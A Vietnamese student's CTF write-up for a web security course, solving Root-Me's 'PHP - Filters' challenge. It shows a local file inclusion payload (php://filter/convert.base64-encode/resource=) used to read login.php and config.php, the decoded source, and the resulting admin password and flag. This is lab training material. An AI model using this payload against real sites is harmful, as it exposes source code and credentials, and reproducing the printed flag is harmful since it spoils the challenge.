

BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

Challenge 10: PHP - Filters (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Server/PHP-Filters>

- Thử thách yêu cầu là lấy mật khẩu của administrator

PHP - Filters

25 Points 🏆

FileManager v 0.01

Author

g0uZ, 27 February 2011


Level 📊




Statement

Retrieve the administrator password of this application.


- Truy cập vào challenge ta được trang web sau



- Trang web gồm 2 tab là home và login
- Truy cập vào trang login ta được trang web sau



- Ta thấy URL khá giống các bài trước và thử LFI như các bài trước nhưng không thành công
- Dựa vào tên bài là PHP-Filters nên bài này có lẽ sẽ phải sử dụng **php://filter**
- Ta sẽ sử dụng **php://filter/convert.base64-encode/resource** để đọc bất kỳ file php nào. Kết quả sẽ được mã hóa base64 và ta phải decode để xem source của các file
- Truy cập trang login.php với link như sau **http://challenge01.root-me.org/web-serveur/ch12/?inc=php://filter/convert.base64-encode/resource=login.php**



- Kết quả ta thu được 1 chuỗi base64, tiến hành decode chuỗi này

Decode from Base64 format

Simply enter your data then push the decode button.

```
PD9waHAKaW5jbHVkZSgiY29uZmInLnBocCIpOwoKaWYgKCBpc3NldCgkX1BPU1RblnVzZXJuYW11Ii0plCYmlGlzc2V0KCRlUE9TVFsicGFzc3dvcmQ8XSkKXSkKAgIAGlGimlCgkX1BPU1RblnVzZXJuYW11Ii09PSR1c2VybmFtZSAmJiAkX1BPU1RblnBhc3N3b3JklI09PSRwYXNzd29yZCI7CiAgIAGlHByaW50KCI8aDI+V2VsY29tZSBIYWNRlCE8L2gyPilpOwogIAGlCBwcmIudCgiVG8gdmFsaWRhdGUgdGhlIGNoYWxsZW5nZSB1c2UgdGhpcyBwYXNzd29yZDxicl8+PGJyLz4iKTsKICAgIH0gZWxzZSB7CiAgIAGlHByaW50KCI8aDI+RXJyb3JgOiBubyBzdWNolHVzZXlvcGFzc3dvcmQ8L2gyPjxiclAvPilpOwogIAGfQp9IGVsc2Ugewo/PgoKPGZvcu0gYWN0aW9uPSIlIiG1ldGhvZD0icG9zdCI+CiAgTG9naW4mbmJzcDs8YnlvPgogIDxpbnB1dCB0eXBIPSJ0ZXh0IiBuYWY1PSJ1c2VybmFtZSIgZ48YnlvPjxicl8+CiAgUGFzc3dvcmQmbmJzcDs8YnlvPgogIDxpbnB1dCB0eXBIPSJwYXNzd29yZCIgdmFtZT0icGFzc3dvcmQilC8+PGJyLz48YnlvPgogIDxicl8+PGJyLz4KICA8aW5wdXQgdHlwZT0ic3VibW0iIiB2YWx1ZT0iY29ubmVjdCIgZ48YnlvPjxicl8+CjwvZm9ybT4KCjw/cGhwIH0gPz4=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).


☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
<?php
include("config.php");

if ( isset($_POST["username"]) && isset($_POST["password"]) ){
    if ($_POST["username"]==$username && $_POST["password"]==$password){
        print("<h2>Welcome back I</h2>");
        print("To validate the challenge use this password<br/><br/>");
    } else {
        print("<h3>Error : no such user/password</h2><br />");
    }
} else {
```

- Ta tìm được mã nguồn của trang login là config.php
- Thực hiện truy cập lại với link như sau <http://challenge01.root-me.org/web-serveur/ch12/?inc=php://filter/convert.base64-encode/resource=config.php> (thay login.php bằng config.php) ta thu được kết quả như hình bên dưới



- Decode kết quả ta tìm được password là DAPt9D2mky0APAF

Decode from Base64 format

Simply enter your data then push the decode button.

```
PD9waHAKJHVzZXJuYW1lPSJhZG1pbil7CiRwYXNzd29yZD0iREFQdDIEMm1reTBBUEFGIjsK
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8



Source character set.



Decode each line separately (useful for when you have multiple entries).



Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).



DECODE



Decodes your data into the area below.

```
<?php
$username="admin";
$password="DAPt9D2mky0APAF";
```

- Nộp password này và ta vượt qua thử thách thành công

PHP - Filters

25 Points 

FileManager v 0.01

Author

g0uZ, 27 February 2011

Level 








Statement

Retrieve the administrator password of this application.

[Start the challenge](#)

6 related ressource(s)

-  Using and understanding PHP streams and filters (Programming/PHP)
-  Exploiting LFI using co hosted web applications (Exploitation - Web)
-  Source code auditing algorithm for detecting LFI and RFI (Exploitation - Web)
-  Local File Inclusion (Exploitation - Web)
-  Remote File Inclusion and Local File Inclusion explained (Exploitation - Web)

Validation

Well done, you won 25 Points

Don't forget to give your opinion on the challenge by voting :)

FLAG: DAPt9D2mky0APAF